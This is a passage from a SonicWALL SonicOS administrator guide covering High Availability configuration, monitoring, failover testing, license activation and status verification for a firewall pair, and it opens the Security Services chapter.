When Stateful High Availability is not enabled, session state is not synchronized between the Primary and Backup SonicWALL security appliances. If a failover occurs, any session that had been active at the time of failover needs to be renegotiated.

When Stateful High Availability is not enabled, it is not possible to enable the Active/Active UTM feature.

- Step 4** Click **OK** in the Stateful Synchronization recommended settings dialog box.
- Step 5** To configure Active/Active UTM, available on SonicWALL NSA series appliances, select the **Enable Active/Active UTM** checkbox.
- Step 6** If enabling Active/Active UTM, select an interface in the **HA Data Interface** drop-down list.

This interface will be used for transferring data between the two units during Active/Active UTM processing. Only unassigned, available interfaces appear in the drop-down list.



**Note** SonicWALL High Availability cannot be configured using the built-in wireless interface, nor can it be configured using Dynamic WAN interfaces.

The selected interface must be the same one that you physically connected as described in [“Initial Active/Active DPI Setup” on page 1224](#).

- Step 7** To configure the High Availability Pair so that the Primary unit takes back the Primary role once it restarts after a failure, select **Enable Preempt Mode**. Preempt mode is recommended to be disabled when enabling Stateful High Availability, because preempt mode can be over-aggressive about failing over to the Backup appliance.
- Step 8** To back up the settings when you upgrade the firmware version, select **Generate/Overwrite Backup Firmware and Settings When Upgrading Firmware**.
- Step 9** Select the **Enable Virtual MAC** checkbox. Virtual MAC allows the Primary and Backup appliances to share a single MAC address. This greatly simplifies the process of updating network ARP tables and caches when a failover occurs. Only the switch to which the two appliances are connected needs to be notified. All outside devices will continue to route to the single shared MAC address.
- Step 10** Optionally adjust the **Heartbeat Interval** to control how often the two units communicate. The default is **5000** milliseconds; the minimum supported value is **1000** milliseconds. You can use higher values if your SonicWALL handles a lot of network traffic.
- Step 11** Set the **Failover Trigger Level** to the number of heartbeats that can be missed before failing over. The default is **5**.
- Step 12** Set the **Probe Interval** to the interval in seconds between probes sent to specified IP addresses to monitor that the network critical path is still reachable. This is used in logical monitoring. SonicWALL recommends that you set the interval for at least 5 seconds. The default is **20** seconds, and the allowed range is **5** to **255** seconds. You can set the Probe IP Address(es) on the **High Availability > Monitoring** screen. See [“High Availability > Monitoring” on page 1241](#).
- Step 13** Set the **Probe Count** to the number of consecutive probes before SonicOS concludes that the network critical path is unavailable or the probe target is unreachable. This is used in logical monitoring. The default is **3**, and the allowed range is **3** to **10**.



- Step 14** Set the **Election Delay Time** to the number of seconds allowed for internal processing between the two units in the High Availability Pair before one of them takes the Primary role. The default is **3** seconds.
- Step 15** Set the **Dynamic Route Hold-Down Time** to the number of seconds the newly-Active appliance keeps the dynamic routes it had previously learned in its route table. This setting is used when a failover occurs on a High Availability pair that is using either RIP or OSPF dynamic routing. When a failover occurs, **Dynamic Route Hold-Down Time** is the number of seconds the newly-Active appliance keeps the dynamic routes it had previously learned in its route table. During this time, the newly-Active appliance relearns the dynamic routes in the network. When the **Dynamic Route Hold-Down Time** duration expires, it deletes the old routes and implements the new routes it has learned from RIP or OSPF. The default value is **45** seconds. In large or complex networks, a larger value may improve network stability during a failover.



**Note** The **Dynamic Route Hold-Down Time** setting is displayed only when the **Advanced Routing** option is selected on the **Network > Routing** page.

- Step 16** Select the **Include Certificates/Keys** checkbox to have the appliances synchronize all certificates and keys.
- Step 17** You do not need to click **Synchronize Settings at this time, because all settings will be automatically synchronized to the Idle unit when you click Accept after completing HA configuration**. To synchronize all settings on the Active unit to the Idle unit immediately, click **Synchronize Settings**. The Idle unit will reboot.
- Step 18** Click **Synchronize Firmware** if you previously uploaded new firmware to your Primary unit while the Backup unit was offline, and it is now online and ready to upgrade to the new firmware. **Synchronize Firmware** is typically used after taking your Backup appliance offline while you test a new firmware version on the Primary unit before upgrading both units to it.
- Step 19** When finished with all High Availability configuration, click **Accept**. All settings will be synchronized to the Idle unit automatically.

If you enabled Active/Active UTM, the Network > Interfaces page will show that the selected interface for **HA Data Interface** now belongs to the **HA Data-Link** zone.

## High Availability > Monitoring

On the **High Availability > Monitoring** page, you can configure both physical and logical interface monitoring. By enabling physical interface monitoring, you enable link detection for the designated HA interfaces. The link is sensed at the physical layer to determine link viability. Logical monitoring involves configuring the SonicWALL to monitor a reliable device on one or more of the connected networks. Failure to periodically communicate with the device by the Active unit in the HA Pair will trigger a failover to the Idle unit. If neither unit in the HA Pair can connect to the device, no action will be taken.

The Primary and Backup IP addresses configured on this page are used for multiple purposes:

- As independent management addresses for each unit (supported on all physical interfaces)
- To allow synchronization of licenses between the Idle unit and the SonicWALL licensing server
- As the source IP addresses for the probe pings sent out during logical monitoring

Configuring unique management IP addresses for both units in the HA Pair allows you to log in to each unit independently for management purposes. Note that non-management traffic is ignored if it is sent to one of these IP addresses. The Primary and Backup SonicWALL security appliances' unique LAN IP addresses cannot act as an active gateway; all systems connected to the internal LAN will need to use the virtual LAN IP address as their gateway.

The management IP address of the Backup/Idle unit is used to allow license synchronization with the SonicWALL licensing server, which handles licensing on a per-appliance basis (not per-HA Pair). Even if the Backup unit was already registered on MySonicWALL before creating the HA association, you must use the link on the **System > Licenses** page to connect to the SonicWALL server while accessing the Backup appliance through its management IP address.

When using logical monitoring, the HA Pair will ping the specified Logical Probe IP address target from the Primary as well as from the Backup SonicWALL. The IP address set in the Primary IP Address or Backup IP Address field is used as the source IP address for the ping. If both units can successfully ping the target, no failover occurs. If both cannot successfully ping the target, no failover occurs, as the SonicWALLs will assume that the problem is with the target, and not the SonicWALLs. But, if one SonicWALL can ping the target but the other SonicWALL cannot, the HA Pair will failover to the SonicWALL that can ping the target.

The configuration tasks on the **High Availability > Monitoring** page are performed on the Primary unit and then are automatically synchronized to the Backup.

To set the independent LAN management IP addresses and configure physical and/or logical interface monitoring, perform the following steps:

- 
- Step 1** Login as an administrator to the SonicOS user interface on the Primary SonicWALL.
- Step 2** In the left navigation pane, navigate to **High Availability > Monitoring**.

Name	Primary IP Address	Backup IP Address	Probe IP Address	Physical/Link Monitoring	Logical/Probe Monitoring	Management	Configure
X0	0.0.0.0	0.0.0.0	0.0.0.0				
X1	0.0.0.0	0.0.0.0	0.0.0.0				
X2	0.0.0.0	0.0.0.0	0.0.0.0				
X3	0.0.0.0	0.0.0.0	0.0.0.0				
X4	0.0.0.0	0.0.0.0	0.0.0.0				

**Step 3** Click the **Configure** icon for an interface on the LAN, such as **X0**.

**Interface 'X0' Monitoring Settings**

Enable Physical/Link Monitoring

Primary IP Address:

Backup IP Address:

Allow Management on Primary/Backup IP Address

Logical/Probe IP Address:

Override Virtual MAC:

**Step 4** To enable link detection between the designated HA interfaces on the Primary and Backup units, leave the **Enable Physical Interface Monitoring** checkbox selected.

**Step 5** In the **Primary IP Address** field, enter the unique LAN management IP address of the Primary unit.

**Step 6** In the **Backup IP Address** field, enter the unique LAN management IP address of the Backup unit.

**Step 7** Select the **Allow Management on Primary/Backup IP Address** checkbox. When this option is enabled for an interface, a green icon appears in the interface's Management column in the Monitoring Settings table on the High Availability > Monitoring page. Management is only allowed on an interface when this option is enabled.

**Step 8** In the **Logical Probe IP Address** field, enter the IP address of a downstream device on the LAN network that should be monitored for connectivity. Typically, this should be a downstream router or server. (If probing is desired on the WAN side, an upstream device should be used.)

The Primary and Backup appliances will regularly ping this probe IP address. If both can successfully ping the target, no failover occurs. If neither can successfully ping the target, no failover occurs, because it is assumed that the problem is with the target, and not the SonicWALL appliances. But, if one appliance can ping the target but the other appliance cannot, failover will occur to the appliance that can ping the target.

The **Primary IP Address** and **Backup IP Address** fields must be configured with independent IP addresses on a LAN interface, such as X0, (or a WAN interface, such as X1, for probing on the WAN) to allow logical probing to function correctly.

**Step 9** Optionally, to manually specify the virtual MAC address for the interface, select **Override Virtual MAC** and enter the MAC address in the field. The format for the MAC address is six pairs of hexadecimal numbers separated by colons, such as A1:B2:C3:d4:e5:f6. Care must be taken when choosing the Virtual MAC address to prevent configuration errors.

When the **Enable Virtual MAC** checkbox is selected on the **High Availability > Advanced** page, the SonicOS firmware automatically generates a Virtual MAC address for all interfaces. Allowing the SonicOS firmware to generate the Virtual MAC address eliminates the possibility of configuration errors and ensures the uniqueness of the Virtual MAC address, which prevents possible conflicts.

**Step 10** Click **OK**.

**Step 11** To configure monitoring on any of the other interfaces, repeat the above steps.

**Step 12** When finished with all High Availability configuration, click **Accept**. All settings will be synchronized to the Idle unit automatically.

## Synchronizing Settings and Verifying Connectivity

Once you finish configuring the High Availability settings on the Primary SonicWALL security appliance and click the **Accept** button, the Primary will automatically synchronize the settings to the Backup unit, causing the Backup to reboot. You do not need to click the **Synchronize Settings** button.

Later, when you click **Synchronize Settings**, it means that you are initiating a full manual synchronization and the Backup will reboot after synchronizing the preferences. You should see a **HA Peer Firewall has been updated** message at the bottom of the management interface page. Note that the regular Primary-initiated synchronization (automatic, not manual) is an incremental sync, and does not cause the Backup to reboot.

By default, the **Include Certificate/Keys** setting is enabled. This specifies that Certificates, CRLs and associated settings (such as CRL auto-import URLs and OCSP settings) are synchronized between the Primary and Backup units. When Local Certificates are copied to the Backup unit, the associated Private Keys are also copied. Because the connection between the Primary and Backup units is typically protected, this is generally not a security concern.



Tip

---

A compromise between the convenience of synchronizing Certificates and the added security of not synchronizing Certificates is to temporarily enable the **Include Certificate/Keys** setting and manually synchronize the settings, and then disable **Include Certificate/Keys**.

---

To verify that Primary and Backup SonicWALL security appliances are functioning correctly, wait a few minutes, then power off the Primary SonicWALL device. The Backup SonicWALL security appliance should quickly take over.

From your management workstation, test connectivity through the Backup SonicWALL by accessing a site on the public Internet – note that the Backup SonicWALL, when Active, assumes the complete identity of the Primary, including its IP addresses and Ethernet MAC addresses.

Log into the Backup SonicWALL's unique LAN IP address. The management interface should now display **Logged Into: Backup SonicWALL Status: (green ball) Active** in the upper right corner. If all licenses are not already synchronized with the Primary unit, navigate to the System > Licenses page and register this SonicWALL security appliance on mysonicwall.com. This allows the SonicWALL licensing server to synchronize the licenses.

Now, power the Primary SonicWALL back on, wait a few minutes, then log back into the management interface. The management interface should again display **Logged Into: Primary SonicWALL Status: (green ball) Active** in the upper right corner.

If you are using the Monitor Interfaces feature, experiment with disconnecting each monitored link to ensure that everything is working correctly.

Successful High Availability synchronization is not logged, only failures are logged.

## Forcing Transitions

In some cases, it may be necessary to force a transition from the Active SonicWALL to the Idle unit – for example, to force the Primary SonicWALL to become Active again after a failure when **Preempt Mode** has not been enabled, or to force the Backup SonicWALL to become Active in order to do preventive maintenance on the Primary SonicWALL.

To force such a transition, it is necessary to interrupt the heartbeat from the currently Active SonicWALL. This may be accomplished by disconnecting the Active SonicWALL's LAN port, by shutting off power on the currently Active unit, or by restarting it from the Web management interface. In all of these cases, heartbeats from the Active SonicWALL are interrupted, which forces the currently **Idle** unit to become **Active**.

To restart the Active SonicWALL, log into the Primary SonicWALL LAN IP address and click **System** on the left side of the browser window and then click **Restart** at the top of the window.

Click **Restart SonicWALL**, then **Yes** to confirm the restart. Once the Active SonicWALL restarts, the other SonicWALL in the **High Availability** pair takes over operation.



**Caution** If the Preempt Mode checkbox has been selected for the Primary SonicWALL, the Primary unit takes over operation from the Backup unit after the restart is complete.



**Tip** SonicWALL recommends disabling preempt mode when using Stateful High Availability. This is because preempt mode can be over-aggressive about failing over to the Backup appliance.

## Applying Licenses to SonicWALL Security Appliances

When your SonicWALL security appliances have Internet access, each appliance in a High Availability Pair must be individually registered from the SonicOS management interface while the administrator is logged into the individual management IP address of each appliance. This allows the Backup unit to synchronize with the SonicWALL licensing server and share licenses with the associated Primary appliance. There is also a way to synchronize licenses for an HA Pair whose appliances do not have Internet access.

When live communication with SonicWALL's licensing server is not permitted due to network policy, you can use license keysets to manually apply security services licenses to your appliances. When you register a SonicWALL security appliance on MySonicWALL, a license keyset is generated for the appliance. If you add a new security service license, the keyset is updated. However, until you apply the licenses to the appliance, it cannot perform the licensed services.



**Note** In a High Availability deployment without Internet connectivity, you must apply the license keyset to **both** of the appliances in the HA Pair.


You can use one of the following procedures to apply licenses to an appliance:

- [“Activating Licenses from the SonicOS User Interface” on page 1246](#)
- [“Copying the License Keyset from MySonicWALL” on page 1247](#)

## Activating Licenses from the SonicOS User Interface

Follow the procedure in this section to activate licenses from within the SonicOS user interface. Perform the procedure for each of the appliances in a High Availability Pair while logged into its individual LAN management IP address. See “[High Availability > Monitoring](#)” on page 1241 to configure the individual IP addresses.

- Step 1** Log in to the SonicOS user interface using the individual LAN management IP address for the appliance.
- Step 2** On the **System > Licenses** page, under **Manage Security Services Online**, click the link for **To Activate, Upgrade or Renew services, click here**.




Manage Security Services Online

Synchronize licenses with [www.mysonicwall.com](http://www.mysonicwall.com):

To Activate, Upgrade, or Renew services, [click here](#).

To manage your licenses go to [www.mysonicwall.com](http://www.mysonicwall.com).

- Step 3** In the **Licenses > License Management** page, type your MySonicWALL user name and password into the text boxes.



Licenses/

### License Management

**mySonicWALL.com Login**

mySonicWALL.com is a one-stop resource for registering all your DELL SonicWALL Internet Security Appliances and managing all your DELL SonicWALL security service upgrades and changes. mySonicWALL provides you with an easy to use interface to manage services and upgrades for multiple DELL SonicWALL appliances. For more information on mySonicWALL, please visit the [FAQ](#). If you do not have a mySonicWall account, please click [here](#) to create one.

Please enter your existing mySonicWALL.com username (or email address) and password below:

Username/Email:

Password:

Did you forget your Username or Password? Go to <https://www.mysonicwall.com> for help.

- Step 4** Click **Submit**.

- Step 5** On the **Systems > Licenses** page under **Manage Security Services Online**, verify the services listed in the **Security Services Summary** table.

Security Services Summary			
Security Service	Status	Count	Expiration
Nodes/Users	Licensed	Unlimited	
App Control	Licensed		10 Oct 2016
Kaspersky: Enforced Client Anti-Virus and Anti-Spyware	Not Licensed		
App Visualization	Licensed		10 Oct 2016
McAfee: Client/Server Anti-Virus Suite			
McAfee: Enforced Client Anti-Virus and Anti-Spyware	Licensed	5	09 Oct 2016
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed		10 Oct 2016
Deep Packet Inspection for SSL (DPI-SSL)	Not Licensed		
Virtual Assist	Licensed	2	
VPN	Licensed		
Global VPN Client	Licensed	25	
Global VPN Client Enterprise	Not Licensed		
VPN SA	Licensed	1000	
SSL VPN	Licensed	2	
WAN Acceleration Software	Not Licensed		
Botnet Filter	Licensed		10 Oct 2016
Comprehensive Anti-Spam Service	Licensed	Unlimited	24 Oct 2016
Comprehensive Gateway Security Suite Upgrade			
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed		10 Oct 2016
Premium Content Filtering Service	Expired		30 May 2013
ViewPoint	Licensed		
Dynamic Support 24x7	Expired		30 May 2013
SonicOS Expanded	Not Licensed		
Stateful High Availability	Licensed		
Analyzer	Not Licensed		

- Step 6** Repeat this procedure for the other appliance in the HA Pair.

## Copying the License Keyset from MySonicWALL

You can follow the procedure in this section to view the license keyset on MySonicWALL and copy it to the SonicWALL security appliance. Perform the procedure for each of the appliances in a High Availability Pair while logged into its individual LAN management IP address. See [“High Availability > Monitoring” on page 1241](#) to configure the individual IP addresses.

- 
- Step 1** Login to your MySonicWALL account at [<https://www.mysonicwall.com/>](https://www.mysonicwall.com/).
- Step 2** In the left navigation pane, click **My Products**.
- Step 3** On the **My Products** page, under **Registered Products**, scroll down to find the appliance to which you want to copy the license keyset. Click the product **name** or **serial number**.
- Step 4** On the **Service Management** page, click **View License keyset**.
- Step 5** On the **License Keyset** page, use your mouse to highlight all the characters in the text box.

This is the license keyset for the SonicWALL security appliance that you selected in [Step 3](#).

**License keyset**

Add Security Upgrades to your firewall by copying the text below into the License keyset page on your firmware.

All applicable security services can be added using this function.

Note: Firmware version 6.6 or Sonic OS version 2.1 or higher required.

```
YTAz3CJG/yIsblb8by9AeQz6/b7FNe0i7S6d7UlnqdFm8tLfdiYcgwfbg3nk6
JVlaF4ejRfJ0/SW3o1uuuvS1wgDoQbM0eX6xQehiR3iq6uvEroJm5/8NrRvJ
YNwL/jPsGG03i6E8WkmZ0M2QRLTlcpRSOuC37u6U7ZxFSDyA6aznk7A1e
b18nFdb78QSZ1RpCPnfOrN5WbICBLr48XXSNeE1CxGt4FG7S/AWZHZ2CeV
xTTdNIaZ1xg7X0LPrivBqNg9HkcNiLwqhjzkbxNBk0Uesw3m9dFW8bXmdYd
04zfxgHrmMOocgymU96Hz5LpQVIFyXv9KLdQAUCD50yylaDITp9aVLv98
NftkuAZKS1pkeW7yTXVLQJpG9qPG8ylQe93jH1jHlkgroI7bZIU2NqA=
```

BACK

**Step 6** To copy the license keyset to the clipboard, press **Ctrl+C**.

**Step 7** Log in to the SonicOS user interface by using the individual LAN management IP address.

**Step 8** On the **Systems > Licenses** page under **Manual Upgrade**, press **Ctrl+V** to paste the license keyset into the **Or enter keyset** text box.

**Manual Upgrade**

Enter upgrade key:

Or enter keyset:

```
Bs2MX2RPY9AQeLucIU/LXrAKcS1SLamH35WU4jh9Fcc3hv9wL
+HNt9fyLWk8i1LIzXprOYommg+FhewMt9M8GqEvFQkyweLd1R
z3vYq9eL+4vcYN+qhuiDNP3mpUmLuNjTJ4zQ43MjXC71Q8Nqt
NRXuviYeaMmUBnlkxOj3yCjgTGUGnvM4dYtCQBQhezS2VFUFs
pnBM2yBmEQ6kmDLIdUC1BLZZv6Og69+AxgFjCkyTd2wgSovmU
8ptyr10wdfIRsj5D9MLPxn80Sy+Oeo2TuzB5t0lUhNjdh9i1
PQ8GbEyDKSTFt5W7jsVf9xSFHfKo7EYUgyCtHMSF2u0zyJ7VU
g0LAWCTJno5DUoCoEsYY2dVyrb/yy9FGK9+gD3gVTwXMwO5pO
v3SxgSyrguGyR5rGbrdXxIBytA2uCdEwplNBFA/H6aDkJSdWA
=
```

Submit

**Step 9** Click **Submit**.

**Step 10** Repeat this procedure for the other appliance in the HA Pair.



## Verifying High Availability Status

There are several ways to view High Availability status in the SonicOS management interface.

### Topics:

- [“Viewing the High Availability Status Table” on page 1249](#)
- [“Receiving Email Alerts About High Availability Status” on page 1251](#)
- [“Viewing High Availability Events in the Log” on page 1251](#)

## Viewing the High Availability Status Table

The **High Availability Status** table on the **High Availability > Settings** page displays the current status of the HA Pair. If the Primary SonicWALL is Active, the first line in the table indicates that the Primary SonicWALL is currently Active.

It is also possible to check the status of the Backup SonicWALL by logging into the unique LAN IP address of the Backup SonicWALL. If the Primary SonicWALL is operating normally, the status indicates that the Backup SonicWALL is currently Idle. If the Backup has taken over for the Primary, the status table indicates that the Backup is currently Active.

In the event of a failure in the Primary SonicWALL, you can access the management interface of the Backup SonicWALL at the Primary SonicWALL virtual LAN IP address or at the Backup SonicWALL LAN IP address. When the Primary SonicWALL restarts after a failure, it is accessible using the unique IP address created on the High Availability > Monitoring page. If preempt mode is enabled, the Primary SonicWALL becomes the Active firewall and the Backup firewall returns to Idle status.

High Availability Status	
Primary Status	Active
Dedicated HA-Link	X5 No link
Found Backup	No
Settings Synchronized	No
Primary Stateful HA Licensed	Yes
Backup Stateful HA Licensed	No
Stateful HA Synchronized	No
Primary State	ACTIVE
Backup State	NONE
Active Up Time	16 Days 18:03:13

The table displays the following information:

- **Primary Status** – This field is labeled **Backup Status** when viewed on the Backup appliance. The possible values are:
  - **Active** – Indicates that this appliance is in the ACTIVE state.
  - **Idle** – Indicates that this appliance is in the IDLE state.
  - **Disabled** – Indicates that High Availability has not been enabled in the management interface of this appliance.
  - **Not in a steady state** – Indicates that HA is enabled and the appliance is neither in the ACTIVE nor the IDLE state.

- **Dedicated HA-Link** – Indicates the port, speed, and duplex settings of the HA link, such as **HA 1000 Mbps full-duplex**, when two SonicWALL NSA E-Class appliances are connected over their dedicated HA interfaces. On a SonicWALL NSA appliance that does not have a dedicated HA interface, this field displays the designated interface, such as **X5**, instead of **HA**. When the HA interfaces are not connected or the link is down, the field displays the status in the form **X5 No Link**. When High Availability is not enabled, the field displays **Disabled**.
- **Found Backup** - Indicates **Yes** if the Primary appliance has detected the Backup appliance, and **No** if there is no HA link or if the Backup is rebooting.  
This field is labeled **Found Primary** when viewed on the Backup appliance, and indicates **Yes** if the Backup appliance has detected the Primary appliance, and **No** if there is no HA link or if the Primary is rebooting.
- **Settings Synchronized** - Indicates if the settings are synchronized between the two appliances. This includes all settings that are part of the system preferences, for example, NAT policies, routes, user accounts. Possible values are **Yes** or **No**.
- **Primary Stateful HA Licensed** - Indicates if the Primary appliance has a stateful HA license. Possible values are **Yes** or **No**.
- **Backup Stateful HA Licensed** - Indicates if the Backup appliance has a stateful HA license. Possible values are **Yes** or **No**.




---

**Note** The Stateful HA license is shared with the Primary, but that you must access [mysonicwall.com](http://mysonicwall.com) while logged into the LAN management IP address of the Backup unit in order to synchronize with the SonicWALL licensing server.

---

- **Stateful HA Synchronized** - Indicates if the Idle appliance is synchronized with the initial state of the Active appliance (TCP sessions, VPN tunnels) when they discover each other. The possible values are **Yes** and **No**. **No** could mean that the stateful synchronization process for the initial state is in progress. **No** is also displayed if Stateful HA is not enabled or licensed on either of the units.
- **Primary State** - Indicates the current state of the Primary appliance as a member of an HA Pair. The Primary State field is displayed on both the Primary and the Backup appliances. The possible values are:
  - **ACTIVE** – Indicates that the Primary unit is handling all the network traffic except management/monitoring/licensing traffic destined to the IDLE unit.
  - **IDLE** – Indicates that the Primary unit is passive and is ready to take over on a failover.
  - **ELECTION** – Indicates that the Primary and Backup units are negotiating which should be the ACTIVE unit.
  - **SYNC** – Indicates that the Primary unit is synchronizing settings or firmware to the Backup.
  - **ERROR** – Indicates that the Primary unit has reached an error condition.
  - **REBOOT** – Indicates that the Primary unit is rebooting.
  - **NONE** – When viewed on the Primary unit, **NONE** indicates that HA is not enabled on the Primary. When viewed on the Backup unit, **NONE** indicates that the Backup unit is not receiving heartbeats from the Primary unit.
- **Backup State** - Indicates the current state of the Backup appliance as a member of an HA Pair. The Backup State field is displayed on both the Primary and the Backup appliances. The possible values are:

- **ACTIVE** – Indicates that the Backup unit is handling all the network traffic except management/monitoring/licensing traffic destined to the IDLE unit.
  - **IDLE** – Indicates that the Backup unit is passive and is ready to take over on a failover.
  - **ELECTION** – Indicates that the Backup and Primary units are negotiating which should be the ACTIVE unit.
  - **SYNC** – Indicates that the Backup unit is synchronizing settings or firmware to the Primary.
  - **ERROR** – Indicates that the Backup unit has reached an error condition.
  - **REBOOT** – Indicates that the Backup unit is rebooting.
  - **NONE** – When viewed on the Backup unit, **NONE** indicates that HA is not enabled on the Backup. When viewed on the Primary unit, **NONE** indicates that the Primary unit is not receiving heartbeats from the Backup unit.
- **Active Up Time** - Indicates how long the current Active firewall has been Active, since it last became Active. This line only displays when High Availability is enabled. If failure of the Primary SonicWALL occurs, the Backup SonicWALL assumes the Primary SonicWALL LAN and WAN IP addresses. There are three main methods to check the status of the High Availability Pair: the High Availability Status window, Email Alerts and View Log. These methods are described in the following sections.

## Receiving Email Alerts About High Availability Status

If you have configured the Primary SonicWALL to send email alerts, you receive alert emails when there is a change in the status of the High Availability Pair. For example, when the Backup SonicWALL takes over for the Primary after a failure, an email alert is sent indicating that the Backup has transitioned from Idle to Active. If the Primary SonicWALL subsequently resumes operation after that failure, and Preempt Mode has been enabled, the Primary SonicWALL takes over and another email alert is sent to the administrator indicating that the Primary has preempted the Backup.

## Viewing High Availability Events in the Log

The SonicWALL also maintains an event log that displays the High Availability events in addition to other status messages and possible security threats. This log may be viewed in the SonicOS management interface or it may be automatically sent to your email address. To view the SonicWALL log, click **Log** on the left navigation pane of the management interface.

## Verifying Active/Active UTM Configuration

This section describes two methods of verifying the correct configuration of Active/Active UTM, and two “false negatives” that might give the impression that the idle unit is not contributing.

### Topics:

- [“Comparing CPU Activity on Both Appliances” on page 1252](#)
- [“Additional Parameters in TSR” on page 1253](#)
- [“Responses to DPI UTM Matches” on page 1253](#)
- [“Logging” on page 1254](#)

## Comparing CPU Activity on Both Appliances

As soon as Active/Active UTM is enabled on the Stateful HA pair, you can observe a change in CPU utilization on both appliances. CPU activity goes down on the active unit, and goes up on the idle unit.

**To view and compare CPU activity:**

- Step 1** In two browser windows, log into the **Monitoring** IP address of each unit, active and idle. For information about configuring HA Monitoring, including individual IP addresses, see [“High Availability > Monitoring” on page 1241](#).
- Step 2** Navigate to the **System > Diagnostics** page in both SonicOS management interfaces.
- Step 3** On both appliances, select **Multi-Core Monitor** from the **Diagnostic Tool** drop-down list. The active unit is displayed below with the real-time Multi-Core Utilization graph showing an immediate drop in CPU activity.

System /

### Diagnostics

Accept
Cancel
Refresh

**Tech Support Report**

VPN Keys
  ARP Cache
  DHCP Bindings
  IKE Info
 Download Report
Send Diagnostic Reports

Enable Periodic Secure Backup of Diagnostic Reports to MySonicwall  
 Time Interval (minutes)

**Diagnostic Tools**

Diagnostic Tool: Multi-Core Monitor

**Multi-Core Monitor**

**Multi-Core Utilization**

Core Number	Utilization (%)
15	85
14	74
13	88
12	97
11	94
10	100
9	91
8	98
7	97
6	98
5	100
4	85
3	97
2	91
1	98
0	56

## Additional Parameters in TSR

You can tell that Active/Active UTM is correctly configured on your Stateful HA pair by generating a Tech Support Report on the System > Diagnostics page. The following configuration parameters should appear with their correct values in the Tech Support Report:

- Enable Active/Active UTM
- HA Data Interface configuration

**To generate a TSR for this purpose:**

- 
- Step 1** Log into the Stateful HA pair using the shared IP address.
- Step 2** Navigate to the **System > Diagnostics** page.
- Step 3** Under **Tech Support Report**, click **Download Report**.

The screenshot shows the 'System / Diagnostics' page. At the top, there are 'Accept', 'Cancel', and 'Refresh' buttons. Below this is the 'Tech Support Report' section. It includes a list of checkboxes for 'Include:' with the following options: VPN Keys (checked), ARP Cache (checked), DHCP Bindings (checked), IKE Info (checked), SonicPointN Diagnostics (checked), Current users (checked), Detail of users (checked), and Geo-IP/Botnet Cache (unchecked). There are two buttons: 'Download Report' and 'Send Diagnostic Reports to Support'. Below these buttons, there is a checkbox for 'Enable Periodic Secure Backup of Diagnostic Reports to Support' which is checked, and a text input field for 'Time Interval (minutes)' with the value '1440'. At the bottom, there is another unchecked checkbox for 'Include raw flow table data entries when sending diagnostic report'.

## Responses to DPI UTM Matches

Responses, or actions, are always sent out from the active unit of the Stateful HA pair running Active/Active UTM when DPI UTM matches are found in network traffic. Note that this does not indicate that all the processing was performed on the active unit.

Deep Packet Inspection discovers network traffic that matches virus attachments, IPS signatures, Application Firewall policies, and other malware. When a match is made, SonicOS performs an action such as dropping the packet or resetting the TCP connection.

Some DPI match actions inject additional TCP packets into the existing stream. For example, when an SMTP session carries a virus attachment, SonicOS sends the SMTP client a “552” error response code, with a message saying “the email attachment contains a virus.” A TCP reset follows the error response code and the connection is terminated.

These additional TCP packets are generated as a result of the DPI UTM processing on the idle firewall. The generated packets are sent to the active firewall over the HA data interface, and are sent out from the active firewall as if the processing occurred on the active firewall. This ensures seamless operation and it appears as if the DPI UTM processing was done on the active firewall.

## Logging

If DPI UTM processing on the idle firewall results in a DPI match action as described above, then the action is logged on the active unit of the Stateful HA pair, rather than on the idle unit where the match action was detected. This does not indicate that all the processing was performed on the active unit.

# PART 18

# Security Services

This part contains the following chapters:

- **SonicWALL Security Services**
- **Security Services > Content Filter**
- **YouTube for School Content Filtering Support**
- **Security Services > Client AV Enforcement**
- **Security Services > Gateway Anti-Virus**
- **Security Services > Intrusion Prevention Service**
- **Security Services > Anti-Spyware Service**
- **SMTP Real-Time Black List Filtering**
- **Security Services > Geo-IP Filter**
- **Security Services > Botnet Filter**







## CHAPTER 66

# Managing SonicWALL Security Services

---

## SonicWALL Security Services

SonicWALL, Inc. offers a variety of subscription-based security services to provide layered security for your network. SonicWALL security services are designed to integrate seamlessly into your network to provide complete protection.

The following subscription-based security services are listed in **Security Services** on the SonicWALL security appliance's management interface:

- SonicWALL Content Filtering Service
- SonicWALL Client Anti-Virus
- SonicWALL Gateway Anti-Virus\*
- SonicWALL Intrusion Prevention Service\*
- SonicWALL Anti-Spyware\*
- RBL Filter
- Geo-IP & Botnet Filter



---

**Note** Included as part of the SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service unified threat management solution. Also included with SonicWALL Client Anti-Virus.

---



---

**Tip** After you register your SonicWALL security appliance, you can try FREE TRIAL versions of SonicWALL Content Filtering Service, SonicWALL Client Anti-Virus, SonicWALL Gateway Anti-Virus, SonicWALL Intrusion Prevention Service, and SonicWALL Anti-Spyware.

---

You can activate and manage SonicWALL security services directly from the SonicWALL management interface or from <https://www.mysonicwall.com>.



**Note** For more information on SonicWALL security services, please visit <http://www.sonicwall.com>.

Complete product documentation for SonicWALL security services are available on the SonicWALL documentation Web site <http://www.sonicwall.com/us/Support.html>.

